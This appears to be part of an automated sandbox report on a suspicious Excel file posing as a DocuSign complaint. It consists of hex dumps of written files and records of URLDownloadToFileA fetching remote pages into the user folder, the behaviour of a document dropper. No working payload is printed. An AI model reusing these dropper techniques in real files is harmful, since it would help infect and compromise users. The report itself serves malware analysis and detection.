C:\Users\user\Desktop\8DCE0000	C:\Users\user\Desktop\Complaint-1091191320-02182021.xls	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.png	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.png	C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image010.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image010.pngss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image011.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image011.pngss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image012.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image012.pngss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA9E9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FCCE0000</td><td>569</td><td>451</td><td>ac 55 cb 6e db 30
10 bc 17 e8 3f 08
bc 16 12 9d 14 28
8a c2 72 0e 4d 72
6c 03 24 fd 00 9a
5c 4b 84 f9 02 97
49 ec bf ef 92 76
dc c4 70 6c 29 ee
45 0f 52 b3 33 3b
2b ee 4e af 56 d6
54 4f 10 51 7b d7
b2 8b 66 c2 2a 70
d2 2b ed ba 96 fd
79 b8 ad bf b3 0a
93 70 4a 18 ef a0
65 6b 40 76 35 fb
fc 69 fa b0 0e 80
15 a1 1d b6 ac 4f
29 fc e0 1c 65 0f
56 60 e3 03 38 da
59 f8 68 45 a2 d7
d8 f1 20 e4 52 74
c0 2f 27 93 6f 5c
7a 97 c0 a5 3a e5
18 6c 36 bd 86 85
78 34 a9 ba 59 d1
f2 46 49 70 1d ab
7e 6e be cb 54 2d
d3 36 e3 f3 3a 3f
88 98 6b b7 87 10
21 18 2d 45 a2 d4
f8 93 53 7b b2 6a
bf 58 68 09 ca cb
47 4b 62 1a 0c 11
84 c2 1e 20 59 d3
84 a8 49 63 bc 87
94 c8 0a 7c 87 33
82 c1 71 a4 5b 1f
1a 42 16 61 d8 eb
80 5f c8 ac 77 18
f2 ce 5b 1f 5e 67
b5 c5 fd a6 02 46
ad a0 ba</td><td>.U.n.0....?......(..r.Mrl.$...
\K....I....v..pl).E.R.3;+.N.V.
TO.Q{...f.*p.+....y......pJ...
ek@v5..i.........O)...e.V`..8.
Y.hE.... .Rt./'.o\z...:..l6...
x4..Y..FIp..~n..T-.6..:?..k...
!.-E....S{.j.Xh...GKb...... Y.
..Ic.....|.3..q.[..B.a..._..w...
[.^g.....F...</td><td>success or wait</td><td>23</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FCCE0000</td><td>1020</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>23</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FCCE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 d2 95 92 c4
c5 01 00 00 56 07
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!.........V.......
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>26</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FCCE0000	11693	8301	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 cd 00 00 00 3a 08 02 00 00 00 9c 49 4a 9f 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 20 12 49 44 41 54 78 5e ed 9d 07 5c 95 d5 1b c7 7d ef bd 5c 36 22 53 70 00 0e 14 67 b8 ca ad 39 4b 73 b7 d3 72 e4 c8 3d 72 ef 55 ae 1c a9 a5 59 99 bb 6c fc 53 b3 32 f7 de 1b 51 11 27 43 14 90 bd ee fa 7f df fb c2 cb e5 82 88 80 68 7d 78 bb f9 b9 e3 9c e7 9c f7 9c df fb ec e7 20 18 0c 86 12 c5 d7 b3 5c 01 9d 4e 17 1a 1a 7a f5 ea b5 f3 e7 cf 5f be 7c f9 e6 cd 9b 91 91 91 49 49 49 d2 98 36 36 36 ee ee ee 7e 7e 7e 0d 1b 36 6c dc b8 51 a5 4a 95 9e e5 5c 9e 1b 6d a1 18 67 cf 68 ed 53 52 52 2e 5c b8 70 f8 f0 e1 13 27 4e 06 05 05 45 45 45 09 82 c0 58 39 2e b8	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^...\....}..\6"Sp...g...9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z..._.\.....III..666...~~~..6l..Q.J...\..m..g.h.SRR.\.p....'N...EEE...X9..	success or wait	3	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\FCCE0000	30131	1867	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 d2 95 92 c4 c5 01 00 00 56 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fe 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 43 cd c0 5a 97 01 00 00 f5 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 84 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....V.....[Content_Types].xmlPK..-.....!..U0#....L....._rels/.relsPK..-.....!..3.m .....$...xl/_rels/workbook.xml.relsPK..-.....!.C..Z.....xl/workbook.xml	success or wait	1	7FEEA9E9AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\8DCE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06
05 00 67 32 cd 07
c1 80 01 00 06 06
00 00 e1 00 02 00
b0 04 c1 00 02 00
00 00 e2 00 00 00
5c 00 70 00 05 00
00 41 6c 62 75 73
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 42 00 02 00
b0 04 61 01 02 00
00 00 c0 01 00 00
3d 01 06 00 01 00
02 00 03 00 9c 00
02 00 11 00 19 00
02 00 00 00 12 00
02 00 00 00 13 00
02 00 00 00 af 01
02 00 00 00 bc 01
02 00 00 00 3d 00
12 00 f0 00 69 00
d5 39 4a 1f 38 00
00 00 00 00 01 00
58 02 40 00 02 00
00 00 8d 00 02 00
00 00 22 00 02 00
00 00 0e</td><td>........g2....................
......\.p....user

 B.....a.........=............
....
...=.....i..9J.8.......X.@....
......."......</td><td>success or wait</td><td>1</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\8DCE0000</td><td>unknown</td><td>16384</td><td>f6 32 f3 c1 10 04
3c 02 9c ff 03 ef
a9 52 c5 3c 3f cf
6c bd 17 2d 5a b4
6c d9 97 26 08 c8
d4 5c b1 09 e0 16
60 b4 73 e7 2e 00
4b 6a 03 c3 43 43
ef dc b9 13 d5 7e
24 8f 98 52 c3 85
3b 60 c0 a0 b4 b4
54 a0 03 59 4a e7
a5 5f af 5f bf 06 f3
93 aa ea 25 f8 a2
4e 4d 9f 3e 0d 2b
21 97 cd 8f 89 89
e5 09 91 22 60 e4
75 62 20 df ba 75
9b 38 95 74 66 25
92 74 c2 84 f1 14
c8 e4 48 21 a7 7a
a7 27 e2 8c ad 52
59 b2 37 4d 6b b9
ce 1b f2 4a bb 57
ca e7 d8 a3 6e 55
b7 3b 61 d1 41 a1
46 76 22 6f 24 6f
e0 5e d2 2b 0b 77
24 22 60 4d 46 ee
fc 21 2f d7 f3 cb
12 a3 ac e6 53 8a
7c d7 93 57 1e 8a
82 38 b3 8b 58 6d
95 41 c7 88 12 90
58 42 38 1b f4 28
29 39 b5 51 4d 0f
a5 92 7c 5d cb ed
07 6f a4 68 95 59
07 32 e9 68 0c 8d
d9 d9 a8 d2 34 99
06 4d de f3 35 e4
bb e6 69 c6 db 84
18 da</td><td>.2....<......R.<?.l..-Z.l..&..
.\....`.s...Kj..CC.....~$..R..<br>;`....T..YJ.._._......%..NM.>.
+!........"`.ub ..u.8.tf%.t...<br>...H!.z.'...RY.7Mk....J.W....<br>n<br>U.;a.A.Fv"o$o.^.+.w$"`MF.
.!/..
.....S.|..W...8..Xm.A....XB8.
.()9.QM...|]...o.h.Y.2.h......4
..M..5...i.....</td><td>success or wait</td><td>1</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\8DCE0000	unknown	5727	7d 06 64 ae 19 9a 35 e5 86 b7 ef 6b b7 be a2 e5 ee b3 ce 51 32 db 38 1d aa da 17 a6 3c b7 24 bf 3b 5d 14 04 5b ed 0c a3 2b 9c 08 4a 0e 28 ea aa 1d 43 44 65 6c 04 84 48 06 7b 3f 8a bb 51 0c 7b 06 87 41 d4 eb 0e e2 50 3a 1b f9 42 bc 67 65 ac fb c8 f5 d9 45 11 1f 28 a1 86 67 2e 6c 94 6d 3f 59 e7 51 7a 49 11 58 d1 52 e4 77 42 ca 5f 01 82 35 ab 65 2a 0d d9 32 99 d0 bb f0 a3 4d dc 32 fb 11 c2 4b 66 9e 37 d5 45 a6 cb 8a 39 b1 14 52 b8 43 e8 65 4a ca 6c 34 5d 29 6d d8 52 7a fe a2 de 31 32 c4 ff 84 2e 05 4e b3 d5 85 bb 44 a8 16 b8 11 19 3f 4e 07 c4 8b da ad fa 2c 61 ed 48 f2 15 cb 0e f3 97 59 91 6a a9 cd 54 e5 1c 7c 5d 35 ec d8 23 4c 1e 33 a9 ce 05 8b ec 10 3a ee c4 38 07 ac 4a 68 21 59 4d d2 ab 34 bf 09 9a fe 9c de 32 bb ae 4f 4d 40 a0 ee 99 52 38 6e 88 14 65 42	}.d...5....k.....Q2.8.....<. $.;]..[...+..J.(...CDel..H.{?. .Q.{..A....P:..B.ge.....E..(.. g.l.m? Y.QzI.X.R.wB._..5.e*..2. ....M.2...Kf.7.E...9..R.C.eJ.l 4])m.Rz...12.....N....D.....? N......,a.H.....Y.j..T..]]5..# L.3.....:..8..Jh!YM..4.....2 ..OM@...R8n..eB	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\8DCE0000	unknown	16384	f6 32 f3 c1 10 04 3c 02 9c ff 03 ef a9 52 c5 3c 3f cf 6c bd 17 2d 5a b4 6c d9 97 26 08 c8 d4 5c b1 09 e0 16 60 b4 73 e7 2e 00 4b 6a 03 c3 43 43 ef dc b9 13 d5 7e 24 8f 98 52 c3 85 3b 60 c0 a0 b4 b4 54 a0 03 59 4a e7 a5 5f af 5f bf 06 f3 93 aa ea 25 f8 a2 4e 4d 9f 3e 0d 2b 21 97 cd 8f 89 89 e5 09 91 22 60 e4 75 62 20 df ba 75 9b 38 95 74 66 25 92 74 c2 84 f1 14 c8 e4 48 21 a7 7a a7 27 e2 8c ad 52 59 b2 37 4d 6b b9 ce 1b f2 4a bb 57 ca e7 d8 a3 6e 55 b7 3b 61 d1 41 a1 46 76 22 6f 24 6f e0 5e d2 2b 0b 77 24 22 60 4d 46 ee fc 21 2f d7 f3 cb 12 a3 ac e6 53 8a 7c d7 93 57 1e 8a 82 38 b3 8b 58 6d 95 41 c7 88 12 90 58 42 38 1b f4 28 29 39 b5 51 4d 0f a5 92 7c 5d cb ed 07 6f a4 68 95 59 07 32 e9 68 0c 8d d9 d9 a8 d2 34 99 06 4d de f3 35 e4 bb e6 69 c6 db 84 18 da	.2....<......R.<?.l..-Z.l..&.. .\....`.s...Kj..CC.....~$..R.. ;`....T..YJ.._._.....%..NM.>. +!....."`.ub ..u.8.tf%.t... ...H!.z.'...RY.7Mk....J.W.... n U.;a.A.Fv"o$o.^.+.w$"`MF. .!/.. .....S.|..W...8..Xm.A....XB8. .()9.QM...|]...o.h.Y.2.h.....4 ..M..5...i.....	success or wait	1	7FEEA9E9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\8DCE0000	unknown	15909	7d 06 64 ae 19 9a 35 e5 86 b7 ef 6b b7 be a2 e5 ee b3 ce 51 32 db 38 1d aa da 17 a6 3c b7 24 bf 3b 5d 14 04 5b ed 0c a3 2b 9c 08 4a 0e 28 ea aa 1d 43 44 65 6c 04 84 48 06 7b 3f 8a bb 51 0c 7b 06 87 41 d4 eb 0e e2 50 3a 1b f9 42 bc 67 65 ac fb c8 f5 d9 45 11 1f 28 a1 86 67 2e 6c 94 6d 3f 59 e7 51 7a 49 11 58 d1 52 e4 77 42 ca 5f 01 82 35 ab 65 2a 0d d9 32 99 d0 bb f0 a3 4d dc 32 fb 11 c2 4b 66 9e 37 d5 45 a6 cb 8a 39 b1 14 52 b8 43 e8 65 4a ca 6c 34 5d 29 6d d8 52 7a fe a2 de 31 32 c4 ff 84 2e 05 4e b3 d5 85 bb 44 a8 16 b8 11 19 3f 4e 07 c4 8b da ad fa 2c 61 ed 48 f2 15 cb 0e f3 97 59 91 6a a9 cd 54 e5 1c 7c 5d 35 ec d8 23 4c 1e 33 a9 ce 05 8b ec 10 3a ee c4 38 07 ac 4a 68 21 59 4d d2 ab 34 bf 09 9a fe 9c de 32 bb ae 4f 4d 40 a0 ee 99 52 38 6e 88 14 65 42	}.d...5....k.......Q2.8.....<. $.;]..[...+..J.(...CDel..H.{?. .Q.{..A....P:..B.ge.....E..(.. g.l.m? Y.QzI.X.R.wB._..5.e*..2. ....M.2...Kf.7.E...9..R.C.eJ.l 4])m.Rz...12.....N....D.....? N......,a.H......Y.j..T..|]5..# L.3......:..8..Jh!YM..4......2 ..OM@...R8n..eB	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\8DCE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 01 00 02 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.... ...."......	success or wait	1	7FEEA9E9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\8DCE0000	unknown	204	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 1c e6 30 b0 09 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....T.....d..... ..|..... .....user..... .....Microsoft Excel.@.....|.# ...@.....0.....	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\8DCE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 0d 00 00 00 20 20 44 6f 63 75 53 69 67 6e 20 20 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 44 6f 63 75 53 69 67 6e 20 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign .....DocuSign.....DocuSign .....Work sheets.....	success or wait	1	7FEEA9E9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\8DCE0000	unknown	1024	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\8DCE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 71 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 70 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....q........... ....p.............	success or wait	1	7FEEA9E9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\suspendedpage[1].htm	unknown	678	3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 6e 64 20 21 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 75 73 70 65 6e 64 2e 70 61 72 73 2e 68 6f 73 74 2f 63 73 73 2f 63 73 73 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6d 61 69 6e 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 61 20 73 74 79 6c 65 3d 22 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 70 61 72 73 2e 68 6f 73 74 22 3e 3c 69 6d 67	<!doctype html>..<html>..<head>..<meta charset="utf-8">..<title>Suspend !</title>..<link href="http://suspend.pars.host/css/css.css" rel="stylesheet" type="text/css">..</head>....<body>.. .. <a style="" href="http://pars.host"><img	success or wait	1	140CA828C	URLDownloadToFileA
C:\Users\user\JDFR.hdfgr1	unknown	678	3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 6e 64 20 21 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 75 73 70 65 6e 64 2e 70 61 72 73 2e 68 6f 73 74 2f 63 73 73 2f 63 73 73 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6d 61 69 6e 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 61 20 73 74 79 6c 65 3d 22 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 70 61 72 73 2e 68 6f 73 74 22 3e 3c 69 6d 67	<!doctype html>..<html>..<head>..<meta charset="utf-8">..<title>Suspend !</title>..<link href="http://suspend.pars.host/css/css.css" rel="stylesheet" type="text/css">..</head>....<body>.. .. <a style="" href="http://pars.host"><img	success or wait	1	140CA828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\suspendedpage[1].htm	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Suppo rt</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	140CA828C	URLDownloadToFileA
C:\Users\user\JDFR.hdfgr4	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 